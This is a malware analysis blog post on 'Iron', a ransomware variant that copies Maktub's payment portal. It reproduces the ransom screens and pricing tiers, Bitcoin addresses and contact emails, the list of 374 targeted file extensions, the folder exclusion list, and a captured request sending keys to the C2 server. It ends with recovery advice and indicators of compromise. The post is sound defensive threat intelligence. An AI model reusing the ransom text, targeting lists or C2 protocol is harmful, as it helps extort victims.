
Maktub ransomware: possibly rebranded as Iron

bartblaze.blogspot.de/2018/04/maktub-ransomware-possibly-rebranded-as.html



WARNING!

Your personal files are encrypted!

11:58:48

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key. The server will eliminate the key after a time period specified in this window.

Open http://y5mogzal2w25p6bn.ml
or http://y5mogzal2w25p6bn.ml
or http://y5mogzal2w25p6bn.ml

In this post, we'll take a quick look at a possible new ransomware variant, which appears to be the latest version of Maktub ransomware, also known as Maktub Locker.

Hasherazade from Malwarebytes has, as per usual, written an excellent blog on Maktub Locker in the past, if you wish to learn more: Maktub Locker – Beautiful And Dangerous

Update - 2018-04-14: Read the conclusion at the end of this post to learn more about how Iron ransomware mimicked at least three different ransomware families.


Analysis

A file was discovered, named *ado64* with the following properties:

- **MD5**: 1e60050db59e3d977d2a928fff3d34a6
- **SHA1**: f51bab89b4e4510b973df8affc2d11a4476bd5be
- **SHA256**: 19ee6d4a89d7f95145660ca68bd133edf985cc5b5c559e7062be824c0bb9e770
- **Compilation timestamp**: 2018-04-05 03:47:19
- **VirusTotal report**: 19ee6d4a89d7f95145660ca68bd133edf985cc5b5c559e7062be824c0bb9e770

Maktub typically sports a graphically appealing lock screen, as well as payment portal, and promotes "Maktub Locker" extensively.

Interestingly enough, this variant has removed all references to Maktub. The figures below represent lock screen and payment portal, when stepping through.



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in your browser. They are public gates to the secret server.
The website can help you complete the decryption work automatically.You could also send 0.2 btc and contact below

1cimKyzS64PRNEiG89iFU3qzckVuEQ

recoverfile@mail2tor.com


Write in the following personal ID in the input form on server:

5acc[redacted]

Figure 1 - Lock screen/warning


Email address: *recoverfile@mail2tor.com*

Bitcoin address: *1cimKyzS64PRNEiG89iFU3qzckVuEQuUj*
Ransomware note: *!HELP_YOUR_FILES.HTML*



Enter your personal ID here:

Figure 2 - Payment portal



65:19:52

During this time you need to make a payment or the price will be increased.


HELLO! 1

We're very sorry that all of your personal files have been encrypted :(But there are good news – they aren't gone, you still have the opportunity to restore them! Statistically, the lifespan of a hard-drive is anywhere from 3 to 5 years. If you don't make copies of important information, you could lose everything! Just imagine! In order to receive the program that will decrypt all of your files, you will need to pay a certain amount. But let's start with something else...

Figure 3 - Hello! (after entering the personal ID)

The text reads:

> *We’re very sorry that all of your personal files have been encrypted :(But there are good news – they aren’t gone, you still have the opportunity to restore them! Statistically, the lifespan of a hard-drive is anywhere from 3 to 5 years. If you don’t make copies of important information, you could lose everything! Just imagine! In order to receive the program that will decrypt all of your files, you will need to pay a certain amount. But let’s start with something else…*




65:19:02

During this time you need to make a payment or the price will be increased.

WE ARE NOT LYING! 2

It's easy to delete the program from your personal computer. But not one of the third party programs will be able to do the most important thing – to decrypt your files! In order to do this, you need to have the private master-key that only we have. And only we can restore all of your files.

Figure 4 - "We are not lying"



65:18:44

During this time you need to make a payment or the price will be increased.


HOW MUCH DOES IT COST? 3

We hope that you are convinced that we can decrypt all of your files. Now, the most important thing! The faster you transfer the money, the cheaper file decryption will be. At every stage of payment, you get 3 days or 72 hours. You can see the countdown in the right top corner. After the clock shows 00:00:00 you go to the next stage of payment and the price automatically increases. We only accept the electronic currency Bitcoin as a form of payment. Here is a table that shows the date of payment and the price. Your current stage is marked in yellow.

Stage	Time of payment	How much money should be sent
> 1	During the first 3 days	0.2 BTC (~$1200)
2	From 3 to 6 days	0.5 BTC (~$3000)
3	From 6 to 9 days	0.8 BTC (~$4800)
4	From 9 to 12 days	1.1 BTC (~$6600)
5	From 12 to 15 days	1.4000000000000001 BTC (~$8400)
6	(*) More than 15 days	1.7000000000000002 BTC (~$10200)

(*) After 15 days of no payment, we do not guarantee that we saved the key. This site can be disconnected at any moment and you will lose your data forever.
Please take this seriously.

Figure 5 - Ransomware cost



65:18:06

During this time you need to make a payment or the price will be increased.

WHERE DO I PAY? 4


The whole process of payment confirmation is automated! As soon as you send the money, it will only take 1 minutes for the system to automatically count them and create the program that will decode your files.
After sending your payment just refresh this site after 1 minutes(or go to homepage input your personal ID).

You must transfer0.2 BTC to the following address:

1tD2ofc9Yw2J4AWtjvxo46BV3w3YdomS9

Number	File Name	Size	Link
0	IronUnlocker.exe	unknown	Download
1	5accch7db4addc05c7577b71.key	unknown	Download

Figure 6 - Where to pay



BITCOIN PURCHASE 5

If this is the first time you heard about Bitcoin, don't despair! Simply google this word and you will find all the answers. We can just recommend a few sites that will be of use to you.

Buying Bitcoins - This page aims to be the best resource for new users to understand how to buy Bitcoins

LocalBitcoins (WU) - Buy Bitcoins with Western Union

Coincafe.com - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America,Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person

LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly

btcdirect.eu - THE BEST FOR EUROPE

coinrnr.com - Another fast way to buy bitcoins

bitquick.co - Buy Bitcoins Instantly for Cash

How To Buy Bitcoins - An international directory of bitcoin exchanges

Cash Into Coins - Bitcoin for cash

CoinJar - CoinJar allows direct bitcoin purchases on their site

ZipZap - Global cash payment network enabling consumers to pay for digital currency

Figure 7- Last but not least: how to buy Bitcoins

In previous versions of Maktub, you could decrypt 1 file for free, however, with the current rebranding, this option has disappeared. Since the ransomware has rebranded, we'll name it "Iron" or "Iron ransomware", due to the name of the decrypter, *IronUnlocker*.

Iron encrypts a whopping total of **374** extensions, these are as follows:

> *.001, .1cd, .3fr, .8ba, .8bc, .8be, .8bf, .8bi8, .8bl, .8bs, .8bx, .8by, .8li, .DayZProfile, .abk, .ade, .adpb, .adr, .aip, .amxx, .ape, .api, .apk, .arch00, .aro, .arw, .asa, .ascx, .ashx, .asmx, .asp, .asr, .asset, .bar, .bay, .bc6, .bc7, .bi8, .bic, .big, .bin, .bkf, .bkp, .blob, .blp, .bml, .bp2, .bp3, .bpl, .bsa, .bsp, .cab, .cap, .cas, .ccd, .cch, .cer, .cfg, .cfr, .cgf, .chk, .class, .clr, .cms, .cod, .col, .con, .cpp, .cr2, .crt, .crw, .csi, .cso, .css, .csv, .ctt, .cty, .cwf, .d3dbsp, .dal, .dap, .das, .db0, .dbb, .dbf, .dbx, .dcp, .dcr, .dcu, .ddc, .ddcx, .dem, .der, .desc, .dev, .dex, .dic, .dif, .dii, .disk, .dmg, .dmp, .dob, .dox, .dpk, .dpl, .dpr, .dsk, .dsp, .dvd, .dxg, .elf, .epk, .eql, .erf, .esm, .f90, .fcd, .fla, .flp, .for, .forge, .fos, .fpk, .fpp, .fsh, .gam, .gdb, .gho, .grf, .h3m, .h4r, .hkdb, .hkx, .hplg, .htm, .html, .hvpl, .ibank, .icxs, .img, .indd, .ipa, .iso, .isu, .isz, .itdb, .itl, .itm, .iwd, .iwi, .jar, .jav, .java, .jpe, .kdc, .kmz, .layout, .lbf, .lbi, .lcd, .lcf, .ldb, .ldf, .lgp, .litemod, .lng, .lrf, .ltm, .ltx, .lvl, .m3u, .m4a, .map, .mbx, .mcd, .mcgame, .mcmeta, .md0, .md1, .md2, .md3, .mdb, .mdbackup, .mddata, .mdf, .mdl, .mdn, .mds, .mef, .menu, .mm6, .mm7, .mm8, .moz, .mpq, .mpqge, .mrwref, .mxp, .ncf, .nds, .nrg, .nri, .nrw, .ntl, .odb, .odf, .odp, .ods, .odt, .orf, .owl, .oxt, .p12, .p7b, .p7c, .pab, .pbp, .pef, .pem, .pfx, .pkb, .pkh, .pkpass, .plc, .pli, .pot, .potm, .potx, .ppf, .ppsm, .pptm, .prc, .prt, .psa, .pst, .ptx, .pwf, .pxp, .qbb, .qdf, .qel, .qic, .qpx, .qtr, .r3d, .raf, .re4, .res, .rgn, .rgss3a, .rim, .rofl, .rrt, .rsrc, .rsw, .rte, .rw2, .rwl, .sad, .sav, .sc2save, .scm, .scx, .sdb, .sdc, .sds, .sdt, .shw, .sid, .sidd, .sidn, .sie, .sis, .slm, .slt, .snp, .snx, .spr, .sql, .sr2, .srf, .srw, .std, .stt, .sud, .sum, .svg, .svr, .swd, .syncdb, .t01, .t03, .t05, .t12, .t13, .tar.gz, .tax, .tcx, .thmx, .tlz, .tor, .torrent, .tpu, .tpx, .ttarch2, .tur, .txd, .txf, .uax, .udf, .umx, .unity3d, .unr, .uop, .upk, .upoi, .url, .usa, .usx, .ut2, .ut3, .utc, .utx, .uvx, .uxx, .vcd, .vdf, .ver, .vfs0, .vhd, .vmf, .vmt, .vpk, .vpp_pc, .vsi, .vtf, .w3g, .w3x, .wad, .war, .wb2, .wdgt, .wks, .wmdb, .wmo, .wotreplay, .wpd, .wpl, .wps, .wtd, .wtf, .x3f, .xla, .xlam, .xlc, .xlk, .xll, .xlm, .xlr, .xlsb, .xltx, .xlv, .xlwx, .xpi, .xpt, .yab, .yps, .z02, .z04, .zap, .zipx, .zoo, .ztmp*

Iron doesn't spare gamers, as it will also encrypt Steam files (.vdf), World of Tanks replays (.wotreplay). DayZ (.DayZProfile), and possibly others.

Folders containing the following words are exempt from encryption:

> *Windows, windows, Microsoft, Mozilla Firefox, Opera, Internet Explorer, Temp, Local, LocalLow, $Recycle.bin, boot, i386, st_v2, intel, recycle, 360rec, 360sec, 360sand, internet explorer, msbuild*


Interestingly enough, *360sec*, *360rec*, and *360sand* is developed by Qihoo 360, an internet security company based in China, and is an antivirus (360 Total Security is one example). This, as well as the fact that the Iron ransomware also includes resources in Chinese Simplified, alludes this variant may be developed by a Chinese speaker.

The ransomware will additionally delete the original files after encryption, and will also empty the recycle bin. It does **not** remove Shadow Volume Copies or Restore Points.

Iron embeds a public RSA key as follows:

> *-----BEGIN RSA PUBLIC KEY-----*
> *MIGJAoGBAIOYf0KqEOGaxdLmMLypMyZ1q/K+r6DuCdYpwZfs0EPug3ye7UjZa0QMOP5/OySr*
> *l/uBJtkmEghEtUEo/zfcBJ7332O1ytJ7/ebIUv+ZcN1Rlswzdv7uZxYRC8u1HvrgBvAz4Atb*
> *zx+FbFVqLB0gGixYTqbjqANq21AR6r91+oJtAgMBAAE=*
> *-----END RSA PUBLIC KEY-----*

The Iron ransomware will determine the user's WAN IP and also send a POST request to its C2 server, **http://y5mogzal2w25p6bn[.]ml**.



```
POST /receive HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Length: [illegible]
Host: y5mogzal2w25p6bn.ml

{"encry":"[illegible]","randk":"[illegible]","guid":"[illegible]","start":"1","market":"csv"}HTTP/1.1 200 OK
Date: Tue, 10 Apr 2018 14:34:42 GMT
Content-Type: application/json; charset=utf-8
Content-Length: [illegible]
Connection: keep-alive
Set-Cookie: __cfduid=[illegible]; expires=Wed, 10-Apr-19 14:34:35 GMT; path=/; domain=.y5mogzal2w25p6bn.ml; HttpOnly
X-Powered-By: Express
ETag: W/"[illegible]"
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: [illegible]

{"pub":"[illegible]","cid":"[illegible]","eml":"[illegible]","bit":"[illegible]"}
```

Figure 8 - Traffic


It appears Iron will create a new, random GUID, and use it as a mutex, in order to not infect the machine twice. The following values will be sent to the C2:

- Encryption key;
- Randk (seed);
- GUID (mutex);
- Start (whether ransom successfully started);
- Market (unknown).

The C2 server will then respond with another set of values, and generate a *unique* Bitcoin address, which means that victims may pay twice to different addresses. Rule of thumb: do **not** pay the ransomware.

Of note is an email address in the response: *oldblackjack@outlook.com*.

Iron will additionally save certain values, such as the GUID, in *HKCU\Software\CryptoA:*



(Default)	REG_SZ	(value not set)
completed	REG_DWORD	0x00000001 (1)
id	REG_EXPAND_SZ	[redacted]
key1	REG_BINARY	[illegible]
uid	REG_EXPAND_SZ	[illegible]
pub	REG_BINARY	[illegible]
starts	REG_DWORD	0x00000001 (1)

Figure 9 - Registry values (click to enhance)

Encrypted files will have the **.encry** extension appended. It is likely not possible to restore data.

Conclusion

It is currently unknown if Iron is indeed a new variant by the same creators of Maktub, or if it was simply inspired by the latter, by copying the design for the payment portal for example.

We know the Iron ransomware has mimicked at least three ransomware families:

- **Maktub** (payment portal design)
- **DMA Locker** (Iron Unlocker, decryption tool)
- **Satan** (exclusion list)

From the screenshots above, it is obvious the portal design has been copy pasted from Maktub.

As for copying from DMA Locker, see this tweet:

> and BTW, their unlocker looks like they copied layout from DMA Locker (https://t.co/FFWzMpQ6hu) pic.twitter.com/HWZXGtc2i7
> — hasherezade (@hasherezade) April 11, 2018

And, last but not least, it uses the exact same exclusion list (folders and its content that will *not* be encrypted) from Satan:

> Just to clarify, there isn't specific code overlap, as the crypto is quite different to Satan. However, there are similarities in a number of things, such as the exclusion list. https://t.co/OHkFimJ3g7 pic.twitter.com/ub6hOnucgn
> — Bart (@bartblaze) April 11, 2018

Code is indeed quite unique, and Iron seems like a totally new ransomware, and may even be a "side project" by the creators of the Satan ransomware. However, at this point, there is no sure way of telling who's behind Iron. Time may be able to tell.

Decryption is impossible without the author's private key, however, it is possible to restore files using Shadow Volume Copies, or alternatively Shadow Explorer. If that doesn't work, you may try using a data recovery program such as PhotoRec or Recuva.

Take note of ID ransomware, if a decryptor should ever become available. Additionally, it may identify other families of ransomware if you are ever affected. Another service to take note of in this regard is NoMoreRansom.

For preventing ransomware, have a look here:
Ransomware Prevention

In short: **create backups**!

Questions, comments, feedback or help: leave a comment below or contact me on Twitter.

Indicators:

Indicator type	Indicator
email	oldblackjack@outlook.com
domain	y5mogzal2w25p6bn.ml
FileHash-SHA256	19ee6d4a89d7f95145660ca68bd133edf985cc5b5c559e7062be824c0bb9e770
URL	http://y5mogzal2w25p6bn.ml
URL	http://y5mogzal2w25p6bn.ml/receive
FileHash-MD5	1e60050db59e3d977d2a928fff3d34a6
FileHash-SHA1	f51bab89b4e4510b973df8affc2d11a4476bd5be
email	recoverfile@mail2tor.com

On AlienVault: